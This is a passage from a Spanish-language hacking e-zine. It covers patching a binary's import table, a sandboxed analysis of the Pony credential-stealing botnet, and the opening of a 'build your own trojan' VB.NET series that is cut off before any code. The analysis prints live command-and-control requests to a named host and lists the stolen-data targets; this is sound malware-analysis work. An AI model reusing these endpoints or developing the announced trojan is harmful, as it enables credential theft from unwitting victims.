


Ahora, hacemos click en los puntos y vemos debajo donde dice **Caret** que es el lugar donde vamos a pegar la librería, en este caso: **19A8**.



Bien, una vez que ya sabemos la ubicación exacta en donde peguemos la librería, abrimos nuestro CFF Explorer


En este caso elegimos la librería **\_\_vbaVarMove**, la copiamos.




Finalmente, reemplazamos el **6216** por la nueva ubicación **19A8**.

OFTs	FTs (IAT)	Hint	Name
000060B4	00001008	000016A8	000016AA
Dword	Dword	Word	szAnsi
000061FE	72A39386	0000	_CICos
00006208	72A309F9	0000	_adj_fptan
000016A8	72A46AEE	0000	<u>vbaVarMove</u>
00006226	72A0C0F6	0000	_vbaStrAryToUnicode
0000623E	72A4728D	0000	_vbaVarVargNofree
00006254	72A46831	0000	_vbaFreeVar
00006264	72A0C244	0000	_vbaAryMove
00006274	72A0C0E0	0000	_vbaStrAryToAnsi
00006290	72A06A0B	0000	_vbaVarMove

Recuerden: **File, Save/ Save As.**



Veamos como quedó la librería en Hex con su nueva ubicación:



Conclusión de cierre: *Moddear* un binario, bajo el auxilio de las herramientas referidas, no resulta un procedimiento complejo y puede sernos de gran utilidad. Confiamos que el artículo que os dejamos les resulte ameno y comprensible para los que se inician en esta área.

# *Análisis de Malwares*

*Autor: Blackdrake*

## III. ANÁLISIS DE MALWARES

Nuevamente bienvenidos al capítulo de análisis de malware. En esta oportunidad vamos a realizar una tarea sencilla; nuestro trabajo consistirá en averiguar hacia donde apunta (o que pretende) el fichero malicioso.

Consideramos como punto de partida el archivo que aparece en la siguiente imagen; con la idea -como señalábamos antes- de ejecutarlo y con el objetivo de saber a dónde apunta.



### 1. FICHEROS MALICIOSOS Y WIRESHARK

Antes de proceder a ejecutar el archivo infectado, vamos a iniciar **Wireshark** en nuestra máquina virtual (siempre se aconseja ejecutar malware en entornos controlados), para no perder detalle de las conexiones que realiza mientras se ejecuta:

Capturing from Conexión de área local [Wireshark 1.10.3 (SVN Rev 53022 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephone Tools Help

Filter: No. Time Source Destination Protocol

No.	Time	Source	Destination	Protocol
598	15.2015:160.113.41.15	192.249.113.41	TCP	
599	25.3927530.192.249.113.41	10.0.2.15	TCP	
600	25.3927570.192.249.113.41	10.0.2.15	TCP	
601	25.3927610.192.249.113.41	10.0.2.15	TCP	
602	25.3927640.192.249.113.41	10.0.2.15	TCP	
603	25.3927670.192.249.113.41	10.0.2.15	TCP	
604	25.3927920.10.0.2.15	192.249.113.41	TCP	
605	25.3927940.192.249.113.41	10.0.2.15	TCP	
606	25.3944150.192.249.113.41	10.0.2.15	TCP	
607	25.3944170.192.249.113.41	10.0.2.15	TCP	
608	25.3958690.192.249.113.41	10.0.2.15	TCP	
609	25.3973890.192.249.113.41	10.0.2.15	TCP	
610	25.3974030.192.249.113.41	10.0.2.15	TCP	
611	25.3974090.192.249.113.41	10.0.2.15	HTTP	
612	25.3974150.10.0.2.15	192.249.113.41	TCP	
613	25.3975450.10.0.2.15	192.249.113.41	TCP	
614	25.3975990.192.249.113.41	10.0.2.15	TCP	
615	25.3976310.192.249.113.41	10.0.2.15	TCP	
616	25.3976380.192.249.113.41	10.0.2.15	TCP	
617	27.7479790.feb80:d09d:c4:32ebfff02::c	SSDP		
618	27.7526650.10.0.2.15	192.249.113.41	TCP	
619	27.9661550.192.249.113.41	10.0.2.15	TCP	
620	27.9662220.10.0.2.15	192.249.113.41	TCP	
621	27.9663240.10.0.2.15	192.249.113.41	HTTP	
622	27.9663610.192.249.113.41	10.0.2.15	TCP	
623	28.1828280.192.249.113.41	10.0.2.15	TCP	
624	28.1828330.192.249.113.41	10.0.2.15	TCP	
625	28.1838010.10.0.2.15	192.249.113.41	TCP	
626	28.1841280.192.249.113.41	10.0.2.15	TCP	
627	28.1841310.192.249.113.41	10.0.2.15	TCP	
628	28.1841510.10.0.2.15	192.249.113.41	TCP	
629	28.1856190.192.249.113.41	10.0.2.15	TCP	
630	28.1856240.192.249.113.41	10.0.2.15	TCP	
Frame 620: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0				
Ethernet II, Src: cadmucoso_80:08:5c (08:00:27:80:08:5c), Dst: RealtekU12:35:02 (52:54:00:12:35:02)				
Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 192.249.1.41 (192.249.1.41)				
Transmission Control Protocol, Src Port: 31411 (31411), Dst Port: http (80), Seq: 1, Ack: 1, Len: 0				

0000 52 54 00 12 35 02 08 00 27 80 08 56 08 00 45 00 RT...5... '...'.E.  
0010 00 28 24 d3 40 00 00 00 0a 00 02 0f c0 f9 (Sv...P.F :8.0..P.  
0020 71 29 c8 d3 00 50 80 06 00 0a 00 02 0f c0 f9 Q...P.F :8.0..P.  
0030 fa f0 3e 4c 00 00 ..L..

Conexión de área local: <live capture in progress> | Packets: 949 - Displayed: 949 (100.0%)


Se detectó software potencialmente peligroso. Haga clic para revisarlo y emprender algún ... Profile: Default

Como vemos, **Wireshark** nos dio distintas datos al ejecutarlo; vamos a revisarlo en busca de información interesante, entre todas ellas, podemos ver una que destaca sobre el resto:


621 27.9663240 10.0.2.15	192.249.113.41	HTTP	245 GET /Panel/Pony.exe HTTP/1.0
--------------------------	----------------	------	----------------------------------

Buscaremos todas las conexiones que se realizan hasta esa dirección IP, entre todas ellas, encontramos éstas:

Como podemos ver en la siguiente imagen, se envían datos de nuestra máquina hacia un archivo **php** alojado en una web, vamos a ver dónde:



Precisamente, en este momento, Windows lanza un aviso de que el archivo hacía más de lo que nosotros pensábamos, pues estaba creando varios archivos temporales...



Pero continuemos con nuestro trabajo: encontrar la página web. En **Wireshark** obtuvimos lo siguiente:

```

[+/-] Hypertext Transfer Protocol
  [+/-] POST /Panel/gate.php HTTP/1.0\r\n
    Host: login.ministryofvapes.com\r\n
    Accept: */*\r\n
    Accept-Encoding: identity, *;q=0\r\n
  [-] Content-Length: 2745\r\n
    [Content length: 2745]
    Connection: close\r\n
    Content-Type: application/octet-stream\r\n
    Content-Encoding: binary\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)\r\n
    \r\n
    [Full request URI: http://login.ministryofvapes.com/panel/gate.php]
    [HTTP request 1/1]
    [Response in frame: 642]
  [-] Content-encoded entity body (binary): 2745 bytes [Error: Decompression failed]

```

Ya localizamos la página web, que por el archivo llamado **gate.php** se puede pensar que es una BotNet.

## 2. LA INFORMACIÓN DE CUCKOO

Vamos a subirlo a **Cuckoo** (cuya instalación vimos en la entrega pasada) o bien, usamos el servicio que nos ofrece **malwr.com**:

```

Signatures
File has been identified by at least one AntiVirus on VirusTotal as malicious
Performs some HTTP requests
The binary likely contains encrypted or compressed data.

section: [u'size_of_data': u'0x00008400', u'vertical_address': u'0x00012000', u'entropy': 7.891206827557479, u'name': u'UPX1', u'vertical_size': u'0x00009000']

The executable is compressed using UPX
section: [u'size_of_data': u'0x00000000', u'vertical_address': u'0x00001000', u'entropy': 0.0, u'name': u'UPX0', u'vertical_size': u'0x00011000']

Steals private information from local Internet browsers

process_id: 1316
process_name: Pony.exe
file: C:\Documents and Settings\User\Local Settings\History\History.IE5\index.dat
Contacts C&C server HTTP check-in (Banking Trojan)


uri: {u'body': u'', u'un': u'http://login.ministryofvapes.com/Panel/gate.php', u'user-agent': u'Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)', u'port': 80, u'host': u'login.ministryofvapes.com', u'version': u'1.0', u'path': u'/Panel/gate.php', u'data': u'POST /Panel/gate.php HTTP/1.0\r\nHost: login.ministryofvapes.com\r\nAccept: */*\r\nAccept-Encoding: identity, *;q=0\r\nContent-Length: 275\r\nConnection: close\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)\r\n\r\n', u'method': u'POST'}
Harvests credentials from local FTP client softwares

file: C:\Documents and Settings\User\Application Data\GlobalSCAPE\CuteFTP\sm.dat
Installs itself for autorun at Windows startup

```

Como vemos, en el mensaje, **Cuckoo** nos dice que el malware roba información local de los navegadores, además, de que puede ser un troyano bancario; (cuyo nombre de proceso es **Pony.exe**).

En consecuencia, nos pusimos a investigar sobre ese archivo (cuyo objetivo era encontrar más archivos como éste), pues queríamos saber de qué BotNet se trataba, y la suerte nos acompañó, porque lo encontramos:



Lo subimos directamente a **Cuckoo**, pues también nos da información sobre los *host* a los que conecta.

Hosts	Domains	
IP	DOMAIN	IP
87.237.198.245		
74.125.239.113	www.google.com	74.125.239.113
5.45.179.157		


No conectaba al mismo dominio que el anterior archivo, pero podía ser -básicamente- porque no había sido creado por la misma persona... fuimos a revisar los mensajes que nos proporcionaba para ver si tenía algo que ver con el otro:

Signatures
Starts servers listening on 0.0.0.0:18232, 127.0.0.1:14558, 0.0.0.0:26507
File has been identified by at least one AntiVirus on VirusTotal as malicious
Performs some HTTP requests
Executed a process and injected code into it, probably while unpacking
Tries to unhook Windows functions monitored by Cuckoo
Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate)
Steals private information from local Internet browsers
Creates Zeus (Banking Trojan) mutexes
Contacts C&C server HTTP check-in (Banking Trojan)
Operates on local firewall's policies and settings
Creates a slightly modified copy of itself
Installs itself for autorun at Windows startup

## 3. LA BOTNET PONY

Más o menos su función era la misma pero este parecía mucho más peligroso... por lo que nos pusimos a investigar sobre **Pony**, y esta es la información que obtuvimos:

**Pony**, es una BotNet que tiene el siguiente aspecto:



Последние входы в систему		Страна	Время входа
Логин	IP		
Admin name	Last Login IP	Flag + Country	Date/Hour

Статистика	
Время сервера	2012-06- 
Всего FTP/SFTP в списке	
Всего HTTP/HTTPS в списке	
Всего сертификатов в списке	0
Всего уникальных отчетов	
Получено дубликатов	
Не обработано отчетов	
Событий в системных логах	
Полный размер отчетов в БД	 MB
Полный размер БД	 MB
Добавлено FTP (HTTP) за последние 24 часа	 (  )
Добавлено FTP (HTTP) за последний час	0 (0)
Добавлено FTP (HTTP) за последние 10 минут	0 (0)
Добавлено отчетов за последние 24 часа	
Добавлено отчетов за последний час	0
Добавлено отчетов за последние 10 минут	0

## Página Principal:




## Log de FTP


**Последние поступления FTP**

URL	FTP клиент	Время добавления
[REDACTED]	FileZilla	2012-06-12 10:45:45

## Log de HTTP:



## Estadísticas:



**Pony** es capaz de robar información de más de 60 programas:

1. SystemInfo
2. FAR Manager
3. Total Commander
4. WS\_FTP
5. CuteFTP
6. FlashFXP
7. FileZilla
8. FTP Commander
9. BulletProof FTP
10. SmartFTP
11. TurboFTP
12. FFFTP

Pueden ver la lista completa y más sobre este análisis en:

<http://zerosecurity.org/2012/06/a-look-at-pony-1-7-http-botnet>

Para cerrar esta breve guía, recordarles que en el análisis de malware es conveniente realizarlo no solo en entornos controlados, sino que debemos irlo ensayando o probando de manera gradual y atenta al universo cambiante que éste implica. En futuras entregas iremos viendo análisis más complejos conjuntamente con el uso de otras herramientas.



## *Crear un troyano paso a paso*


Autor: 79137913

## **IV. CREAR UN TROYANO PASO A PASO**

Entrega tras entrega iremos compartiendo fragmentos de códigos para que vayas armando tu propio troyano, paso a paso, desde cero en VB.NET.


En esta primer parte, comenzaremos con la creación del cliente y el servidor y la conexión entre ambos.

Como prerequisito es necesario tener instalado Visual Studio en nuestra PC. Una vez que lo tengamos lo abrimos y creamos la siguiente solución y dos proyectos. Deberíamos tener la siguiente estructura:




### **1. CLIENTE**

